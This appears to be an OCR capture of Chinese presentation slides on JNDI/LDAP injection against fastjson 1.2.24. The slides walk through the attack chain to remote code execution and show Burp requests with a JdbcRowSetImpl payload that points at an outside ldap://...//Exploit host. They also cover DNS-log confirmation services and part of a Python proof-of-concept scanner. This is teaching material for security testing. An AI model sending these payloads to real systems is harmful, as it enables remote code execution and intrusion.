
Development - JNDI / LDAP

1. 构造payload发送给目标
2. 目标发送请求到LDAP Server
3. 完整JNDI接口建立
4. 目标请求指定的Class
5. 恶意Class发送给目标完成RCE



Development - JNDI / LDAP


1. 构造payload发送给目标
2. 目标发送请求到LDAP Server
3. 完整JNDI接口建立
4. 目标请求指定的Class
5. 恶意Class发送给目标完成RCE



Development - JNDI / LDAP

1. 构造payload发送给目标

2. 目标使用Dns解析LDAP域名




Development - JNDI / LDAP

1. 构造payload发送给目标

2. 目标使用Dns解析LDAP域名

3. 查看Dns中有无解析记录




Development - JNDI / LDAP

1. 构造payload发送给目标

2. 目标使用Dns解析LDAP域名

3. 查看Dns中有无解析记录

4. Dns中存在解析记录则成功



Development - LDAP (fastjson 1.2.24)

burpsuite - requests

```
POST / HTTP/1.1
Host: 127.0.0.1:26090
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/json
Content-Length: 153

{
    "b": {
        "@type": "com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName": "ldap://2a41e1...283a52af5.vl8p.hyuga.co//Exploit",
        "autoCommit": true
    }
}
```

burpsuite - response

```
HTTP/1.1 500
Content-Type: application/json
Content-Length: 109
Date: Tue, 16 Mar 2021 07:45:03 GMT
Connection: close

{
    "timestamp":1615880703521,
    "status":500,
    "error":"Internal Server Error",
    "message": "-1",
    "path": "/"
}
```

Development - LDAP (fastjson 1.2.24)

burpsuite - requests

```
POST / HTTP/1.1
Host: 127.0.0.1:26090
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/json
Content-Length: 153

{
    "b": {
        "@type": "com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName": "ldap://2a41e1...283a52af5.vl8p.hyuga.co//Exploit",
        "autoCommit": true
    }
}
```



Development - LDAP (fastjson 1.2.24)

The image shows two screenshots illustrating a fastjson deserialization vulnerability.

BurpSuite - requests:

POST / HTTP/1.1
Host: 127.0.0.1:26090
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/json
Content-Length: 153


```
{  
    "b": {  
        "@type": "com.sun.rowset.JdbcRowSetImpl",  
        "dataSourceName": "ldap://2a41e1...283a52af5.vl8p.hyuga.co//Exploit",  
        "autoCommit": true  
    }  
}
```

hyuga.co:

Not secure | api.hyuga.co/v1/records?type=dn&token=poOKSSAHOBjQqe1e3d1PTx7vLk5FuOKg4WtDhwEkeaySNS4dqcp@jzsuhq

```
{"code":200,"message":"OK","data":  
[{"name":"vl8p.hyuga.co","remoteAddr":"108.162.223.115","ts":"1615880696022108038"},  
 {"name":"2a41e1589d7ce52805099be283a52af5.vl8p.hyuga.co","remoteAddr":"108.162.223.115","ts":"1615880696073547009"}],"success":true}
```


Development - LDAP (fastjson 1.2.24)




by Buzz2d0
github.com/Buzz2d0/Hyuga

Development - LDAP (fastjson 1.2.24)

经常瘫痪的
ceye.io



只要我葫芦(dns)够
多就不怕你ceye瘫痪



hyuga.co


Hyug

Get SubDomain

Domain: r4t0.hyuga.co
Token: xMkCMog2MpJQdYIhUnq7Q0LGs9URye7K78iYZ5vk8pFKLrUj0zgjdaQnsWK7nyH

DNS 请输入过滤字符

DNS Query Record Remote Address Created Time



ceye.io

CEYE

Monitor service for security testing

Learn More

Get SubDomain Refresh Record

DNS Query Record IP Address Created Time

No Data



dnslog.cn

DNSLog.cn


Get SubDomain Refresh Record

DNS Query Record IP Address Created Time

No Data




Development - LDAP (fastjson 1.2.24)



The image shows a screenshot of the PyCharm IDE. The title bar is green and reads "pycharm - Fastjson.py". The main window displays a Python script with the following code:

```
def fastjson_1224_poc(self):
    md = dns_request()
    dns = md
    data = {
        "dataSourceName": "ldap://" + dns + "//Exploit",
        ...
    }
    data = json.dumps(data)
    try:
        request = requests.post(self.url, data=data, headers=headers)
        if dns_result(md):
            self.vul_info["prt_resu"] = "PoCSuCCeSS"
        verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info["prt_name"])
```

Development - LDAP (fastjson 1.2.24)



pycharm - Fastjson.py

```
def fastjson_1224_poc(self):
    md = dns_request() ←
